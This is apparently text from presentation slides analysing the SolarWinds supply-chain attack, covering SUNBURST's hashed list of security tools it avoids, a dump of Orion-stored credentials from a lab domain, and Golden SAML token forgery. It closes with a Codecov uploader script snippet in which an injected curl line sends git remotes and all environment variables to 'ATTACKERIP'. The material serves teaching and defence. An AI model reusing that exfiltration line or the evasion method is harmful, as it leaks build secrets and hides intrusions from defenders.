




# SIGNED MALWARE



# SIGNED CODE



# SOLARWINDS ATTACK CHAIN

STAGE 2

Target SolarWinds Customers

Reconnaissance



Command & Control

12-14 Day  
Dormant  
Period



STAGE 3

Privilege Escalation  
to High Value Assets



STAGE 1

Orion Software  
Pipeline Infection



# RECONNAISSANCE & OPSSEC

Avoiding early detection and analysis

# The following hashes are checked against processes, services, and drivers by SUNBURST.

# The hash is calculated by performing a FNV-1a 64bit hash of the lowercase string then XOR by 6605813339339102567.


sysmon64 3538022140597504361  
carbonblack 11385275378891906608  
f-secure filter 13783346438774742614



**cybkerneltracker.sys 17097380490166623672**




ollydbg 4501656691368064027  
tanium 7175363135479931834  
x64dbg 14193859431895170587  
diskmon 7810436520414958497





# SOLARWINDS ATTACK CHAIN



# ESCALATION OF PRIVILEGES...

```
| Name: User: snmpv3user, Context: thisisthecontext
| Desc:
| Owner: Orion
| AuthenticationKeyIsPassword: false
| AuthenticationPassword: ASDqwe123
| AuthenticationType: SHA1
| Context: thisisthecontext
| PrivacyKeyIsPassword: false
| PrivacyPassword: ASDqwe123
| PrivacyType: AES256
| UserName: snmpv3user
-----7-----
| Type: SolarWinds.Orion.Core.Models.Credentials.SnmpCredentialsV3
| Name: User: rootsnmpv3, Context: newcontextv3
| Desc:
| Owner: Orion
| AuthenticationKeyIsPassword: true
| AuthenticationPassword: ASDqwe123
| AuthenticationType: MD5
| Context: newcontextv3
| PrivacyKeyIsPassword: true
| PrivacyPassword: ASDqwe123
| PrivacyType: AES128
| UserName: rootsnmpv3
-----8-----
| Type: SolarWinds.Orion.Core.SharedCredentials.Credentials.UsernamePasswordCredential
| Name: DomainAdmin
| Desc:
| Owner: Orion
| Password: ASDqwe123
| Username: SITTINGDUCK\uberuser
-----9-----
| Type: SolarWinds.Orion.Core.SharedCredentials.Credentials.UsernamePasswordCredential
| Name: DomainJoiner
| Desc:
| Owner: Orion
| Password: ASDqwe123
| Username: superadmin@sittingduck.info
-----10-----
| Type: SolarWinds.Orion.Core.SharedCredentials.Credentials.UsernamePasswordCredential
| Name: vesxi
| Desc: vesxi
| Owner: VIM
| Password: ASDqwe123
| Username: root
-----11-----
```

```
| Type: SolarWinds.APM.Common.Credentials.ApmUsernamePasswordCredential
| Name: App Monitoring User
| Desc:
| Owner: APM
| Password: ASDqwe123
| Username: SITTINGDUCK\uberuser
-----13-----
| Type: SolarWinds.SRM.Common.Credentials.SmsCredentials
| Name: EMC_SMIS_Solarwinds
| Desc:
| Owner: SRM
| HttpPort: 5988
| HttpsPort: 5989
| InteropNamespace: /Interop
| Namespace: root/emc
| Password: ASDqwe123
| Username: solarwinds
| UseSSL: true
-----14-----
| Type: SolarWinds.ESI.Common.Connection.ExternalSystemCredential
| Name: ESC
| Desc:
| Owner: ESI
| Password: ASDqwe123
| Username: solar_winds
-----15-----
| Type: SolarWinds.Orion.Web.Integration.OAuth2Token
| Name: SITTINGDUCK\uberuser
| Desc:
| Owner: Web.Integration
| AccessToken: GthQHd3<snip>
| AccessTokenExpiration: 2020-11-01T10:52:50.2768075Z
| AccessTokenIssueDate: 2020-11-01T09:52:51.2768075Z
| RefreshToken: hEyph9WqIfzm<snip>
| Scopes:
| Username: uberuser@sittingduck.info
-----16-----
| Type: SolarWinds.SRM.Common.Credentials.XtremIoHttpCredential
| Name: XtremIO_Admin
| Desc:
| Owner: SRM
| HttpPort: 80
| HttpsPort: 443
| Password: ASDqwe123
| Username: admin
| UseSSL: true
-----18-----
=====
```

# GOLDEN SAML BY CYBERARK LABS @ 2017

## Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps

Shaked Reiner | 11/21/17

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
## SolarWinds Campaign Focuses Attention on 'Golden SAML' Attack Vector

Adversaries that successfully execute attack can achieve persistent anytime, anywhere access to a victim network, security researchers say.


The recently disclosed compromise at SolarWinds and the subsequent targeting of numerous other organizations have focused attention on a dangerous Active Directory Federation Services (ADFS) bypass technique dubbed "Golden SAML," which cybersecurity vendor CyberArk first warned about in 2017.

# GOLDEN SAML

## SAML Authentication



## Golden SAML



# Overview of the intrusion

As described in this [Microsoft blog post](#), the hallmarks of this actor's activity include, but are not limited to, the following techniques that are likely to result in systemic identity compromise:

- An intrusion through malicious code in the SolarWinds Orion product. This results in the attacker gaining a foothold in the network, which the attacker can use to gain elevated credentials. Microsoft Defender now has [detections for these files](#). Read our in-depth [technical analysis](#) of the Solorigate malware.
- An intruder using administrative permissions (acquired through an on-premises compromise) to gain access to an organization's trusted SAML token-signing certificate. This enables them to forge SAML tokens to impersonate any of the organization's existing users and accounts including highly privileged accounts.
- Anomalous logins using the SAML tokens signed with a compromised token-signing certificate, which can be used against any on-premises resources (regardless of identity system or vendor) as well as against any cloud environment (regardless of vendor) because they have been configured to trust the certificate. An organization may miss the use of illegitimate SAML tokens because they are signed with a legitimate certificate.
- The use of highly privileged accounts (acquired through the technique above or other means) to add illegitimate credentials to existing application service principals, enabling the attacker to call APIs with the permission assigned to that application.



```

515 # curl
516 if [ -x "$(command -v curl)" ];
517 then
518     say "$b=>$x $(curl --version)"
519 else
520     say "$r=>$x curl not installed. Exiting."
521     exit ${exit_with};
522 fi
523
524 search_in="$proj_root"
525 curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
526
527 #shellcheck disable=SC2154
528 if [ "$JENKINS_URL" != "" ];
529 then
530     say "$e=>$x Jenkins CI detected."
531     # https://wiki.jenkins-ci.org/display/JENKINS/Building+a+software+project
532     # https://wiki.jenkins-ci.org/display/JENKINS/GitHub+pull+request+builder+plugin#GitHubpullrequest
533     service="jenkins"
534
535     # shellcheck disable=SC2154
536     if [ "$ghprbSourceBranch" != "" ];
537     then
538         branch="$ghprbSourceBranch"
539     elif [ "$GIT_BRANCH" != "" ];
540     then
541         branch="$GIT_BRANCH"
542     fi
543 fi

```



